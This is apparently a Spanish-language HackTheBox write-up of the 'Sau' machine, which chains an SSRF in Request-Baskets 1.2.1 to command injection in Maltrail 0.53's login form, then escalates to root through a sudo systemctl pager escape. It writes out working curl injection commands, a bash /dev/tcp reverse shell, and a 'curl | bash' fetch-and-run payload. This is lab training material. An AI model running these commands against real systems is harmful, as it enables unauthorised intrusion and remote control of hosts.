

Sau

Reconocimiento

Primero que todo, realizamos un ping a la máquina para ver si nuestro equipo tiene conectividad con esta; IP: 10.10.11.224 .

```
(root@zephyrus) - [/home/dimegio/Dimegio/HackTheBox/Sau]
# ping 10.10.11.224
PING 10.10.11.224 (10.10.11.224) 56(84) bytes of data.
64 bytes from 10.10.11.224: icmp_seq=1 ttl=63 time=68.2 ms
64 bytes from 10.10.11.224: icmp_seq=2 ttl=63 time=35.6 ms
^C
--- 10.10.11.224 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 35.592/51.917/68.242/16.325 ms

(root@zephyrus) - [/home/dimegio/Dimegio/HackTheBox/Sau]
#
```

Como se puede ver, la máquina está activa con un TTL de 63, es decir es una Linux.

Enumeración

Empezamos la fase de enumeración con la recopilación de puertos abiertos de la máquina:

```
nmap -p- --open -sS --min-rate 4000 -vvv -n -Pn 10.10.11.224 -oG allPorts
```

```
(root@zephyrus) - [/home/dimegio/Dimegio/HackTheBox/Sau]
# nmap -p- --open -sS --min-rate 4000 -vvv -n -Pn 10.10.11.224 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-23 20:16 CEST
Initiating SYN Stealth Scan at 20:16
Scanning 10.10.11.224 [65535 ports]
Discovered open port 22/tcp on 10.10.11.224
Discovered open port 55555/tcp on 10.10.11.224
Completed SYN Stealth Scan at 20:17, 11.26s elapsed (65535 total ports)
Nmap scan report for 10.10.11.224
Host is up, received user-set (0.15s latency).
Scanned at 2024-07-23 20:16:56 CEST for 11s
Not shown: 65531 closed tcp ports (reset), 2 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 63
55555/tcp open  unknown syn-ack ttl 63

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.36 seconds
Raw packets sent: 65546 (2.884MB) | Rcvd: 65542 (2.622MB)

(root@zephyrus) - [/home/dimegio/Dimegio/HackTheBox/Sau]
#
```

Puertos abiertos: 22,55555

Una vez teniendo los puertos abiertos, realizamos un escaneo de versiones y servicios:

```
nmap -sC -sV -p22,55555 10.10.11.224 -oN targeted
```


```
(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Sau]
# nmap -sC -sV -p22,55555 10.10.11.224 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-23 20:18 CEST
Nmap scan report for 10.10.11.224
Host is up (0.055s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|_  256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
55555/tcp  open  unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Tue, 23 Jul 2024 18:18:48 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq,
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Tue, 23 Jul 2024 18:18:19 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Tue, 23 Jul 2024 18:18:20 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit the following
```

WEB

Abierto el navegador en la dirección `http://10.10.11.224:55555/` vemos que se trata de un panel de peticiones, donde primero creamos nuestro "Basket". No obstante, si nos fijamos,


vemos que se trata de "Request-baskets" y en concreto, de la versión 1.2.1.



The screenshot shows the 'Request Baskets' web interface. At the top, the browser address bar shows '10.10.11.224:5555/web'. The page title is 'Request Baskets'. The main content area has a large heading 'New Basket' and a subtitle 'Create a basket to collect and inspect HTTP requests'. Below this, there is a text input field containing 'http://10.10.11.224:5555/' and another input field containing 'test'. To the right of these fields is a green 'Create' button. At the bottom of the page, it says 'Powered by request-baskets | Version: 1.2.1'.

Creado, he investigando el proyecto en github, vemos que corre un servicio por le puerto 80 en local de la máquina, por lo que intentaremos apuntar a dicho puerto mediante el panel de solicitudes (puerto 55555).


Para ello, modificamos la configuración para que el Forward, sea localmente para la máquina, es decir, que busque en su propia máquina, `SSRF`.



The screenshot shows the 'Configuration Settings' dialog box. The 'Forward URL:' field is set to 'http://localhost'. Below this, there are three checkboxes: 'Insecure TLS' (unchecked), 'Proxy Response' (unchecked), and 'Expand Forward Path' (unchecked). The 'Basket Capacity:' field is set to '200'. At the bottom right, there are 'Cancel' and 'Apply' buttons. The background shows the 'ket: test' basket is empty.

Hay que seleccionar todas las casillas de configuración.

Ahora simplemente nos dirigimos a `http://10.10.11.224:55555/test/` y cargará la página del puerto 80, la cual corresponde al login de un Maltrail de versión 0.53



Si buscamos algún exploit, encontramos: <https://github.com/spookier/Maltrail-v0.53-Exploit>, mediante el cual vemos que si hacemos una petición mediante curl donde anidamos el comando a ejecutar, llegamos a obtener ejecución remota de comandos.

```
curl -s -X POST http://10.10.11.224:55555/test/login --data-urlencode 'username=;'ping -c 1 10.10.16.9`'
```

```
tcpdump -i tun0 icmp -n
```

```
(dimegio@zephyrus)-[~]
$ curl -s -X POST http://10.10.11.224:55555/test/login --data-urlencode 'username=;'ping -c 1 10.10.16.9`'
Login failed

(dimegio@zephyrus)-[~]
$

(root@zephyrus)-[/home/dimegio]
# tcpdump -i tun0 icmp -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
22:58:46.616059 IP 10.10.11.224 > 10.10.16.9: ICMP echo request, id 2, seq 1, length 64
22:58:46.616127 IP 10.10.16.9 > 10.10.11.224: ICMP echo reply, id 2, seq 1, length 64
```

Ahora simplemente nos entablamos una reverse shell, que para ello, utilizamos el formato de index.html.

El archivo index.html tendrá el siguiente contenido:

```
#!/bin/bash
```

```
bash -i >& /dev/tcp/10.10.16.5/443 0>&1
```

Ahora simplemente nos ponemos a la escucha mediante netcat y compartimos el archivo con python. Finalmente ejecutamos el comando:

```
curl -s -X POST http://10.10.11.224:55555/test/login --data-urlencode 'username=;'`curl http://10.10.16.5/index.html | bash`
```

```
(dimegio@zephyrus)-[~]
$ curl -s -X POST http://10.10.11.224:55555/test/login --data-urlencode 'username=;'`curl http://10.10.16.5/index.html | bash`

(root@zephyrus)-[/home/dimegio/HackTheBox/Sau]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.224 - - [26/Jul/2024 10:31:01] "GET /index.html HTTP/1.1" 200 -
10.10.11.224 - - [26/Jul/2024 10:31:32] "GET /index.html HTTP/1.1" 200 -

(dimegio@zephyrus)-[~]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.224] 40358
bash: cannot set terminal process group (892): Inappropriate ioctl for device
bash: no job control in this shell
puma@sau:/opt/maltrail$
```

Escalada de privilegios

Una vez hayamos obtenido la flag del usuario normal, si listamos sus permisos, podemos ver que tiene permiso de sudo para: `/usr/bin/systemctl status trail.service`

```
puma@sau:~$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:~$
```

```
sudo /usr/bin/systemctl status trail.service
```

```

puma@sau:~$ sudo /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
   Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset: enabled)
   Active: active (running) since Wed 2024-07-24 12:25:52 UTC; 1 day 20h ago
     Docs: https://github.com/stamparm/maltrail#readme
           https://github.com/stamparm/maltrail/wiki
  Main PID: 892 (python3)
    Tasks: 11 (limit: 4662)
   Memory: 32.5M
   CGroup: /system.slice/trail.service
           └─ 892 /usr/bin/python3 server.py
              3245 /bin/sh -c logger -p auth.info -t "maltrail[892]" "Failed password for ;'curl http://10.10.16.5/index.html | bash' from 127.0.0.1 port 48552"
              3246 /bin/sh -c logger -p auth.info -t "maltrail[892]" "Failed password for ;'curl http://10.10.16.5/index.html | bash' from 127.0.0.1 port 48552"
              3248 bash
              3250 bash -i
              3263 script /dev/null -c bash
              3264 bash
              3296 sudo /usr/bin/systemctl status trail.service
              3297 /usr/bin/systemctl status trail.service
              3298 pager

Jul 24 21:02:06 sau maltrail[1645]: Failed password for ; from 127.0.0.1 port 38962
Jul 24 21:02:18 sau maltrail[1649]: Failed password for ; from 127.0.0.1 port 51380
Jul 26 08:26:43 sau maltrail[3226]: Failed password for ;PING 10.10.16.9 (10.10.16.9) 56(84) bytes of data.

--- 10.10.16.9 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms from 127.0.0.1 port 46682
Jul 26 08:29:13 sau maltrail[3235]: Failed password for ; from 127.0.0.1 port 48104
Jul 26 08:39:34 sau sudo[3290]:      puma : TTY=pts/0 ; PWD=/home/puma ; USER=root ; COMMAND=list
Jul 26 08:40:41 sau sudo[3291]:      puma : TTY=pts/0 ; PWD=/home/puma ; USER=root ; COMMAND=/usr/bin/systemctl status trail.service
Jul 26 08:40:41 sau sudo[3291]: pam_unix(sudo:session): session opened for user root by (uid=0)
Jul 26 08:40:45 sau sudo[3291]: pam_unix(sudo:session): session closed for user root
Jul 26 08:41:08 sau sudo[3296]:      puma : TTY=pts/0 ; PWD=/home/puma ; USER=root ; COMMAND=/usr/bin/systemctl status trail.service
Jul 26 08:41:08 sau sudo[3296]: pam_unix(sudo:session): session opened for user root by (uid=0)
puma@sau:~$

```

Como vemos que systemctl se puede utilizar mediante sudo, lo que deberíamos de hacer es ver el archivo en modo paginado, (existen varias formas de hacerlo, rellenando el archivo y haciéndolo más grande, haciendo la terminal más estrecha o jugando con el stty de columnas y filas). En este caso modificamos la proporción de columnas y finasl:

```
stty rows 40 columns 40
```

De esta forma, al abrir el archivo, no lo veremos completo, por lo cual podríamos inyectar el comando:

```
!/bin/sh
```

Y obtener una shell como el usuario que lo esté ejecutando (root)

```
puma@sau:~$ sudo /usr/bin/systemctl status trail.service
```

```
● trail.service - Maltrail. Server of m>  
  Loaded: loaded (/etc/systemd/syste>  
  Active: active (running) since Wed>  
    Docs: https://github.com/stampar>  
          https://github.com/stampar>  
 Main PID: 892 (python3)  
   Tasks: 16 (limit: 4662)  
  Memory: 34.5M  
  CGroup: /system.slice/trail.service  
          └─ 892 /usr/bin/python3 se>  
            └─ 3245 /bin/sh -c logger ->  
              └─ 3246 /bin/sh -c logger ->  
                └─ 3248 bash  
                  └─ 3250 bash -i  
                    └─ 3263 script /dev/null -c>  
                      └─ 3264 bash  
                        └─ 3432 bash -i  
                          └─ 3433 bash -c bash -i >& >  
                            └─ 3434 bash -i  
                              └─ 3450 bash -c bash -i >& >  
                                └─ 3451 bash -i  
                                  └─ 3479 sudo /usr/bin/syste>  
                                    └─ 3480 /usr/bin/systemctl >  
                                      └─ 3481 pager
```

```
Jul 26 11:00:02 sau sudo[3469]: pam_uni>  
Jul 26 11:00:20 sau sudo[3471]:      pum>  
Jul 26 11:00:27 sau sudo[3472]:      pum>  
Jul 26 11:00:27 sau sudo[3472]: pam_uni>  
Jul 26 11:00:27 sau sudo[3472]: pam_uni>  
Jul 26 11:02:47 sau sudo[3476]:      pum>  
Jul 26 11:02:47 sau sudo[3476]: pam_uni>  
Jul 26 11:02:50 sau sudo[3476]: pam_uni>  
Jul 26 11:03:02 sau sudo[3479]:      pum>  
Jul 26 11:03:02 sau sudo[3479]: pam_uni>  
!sh  
# whoami  
root  
# |
```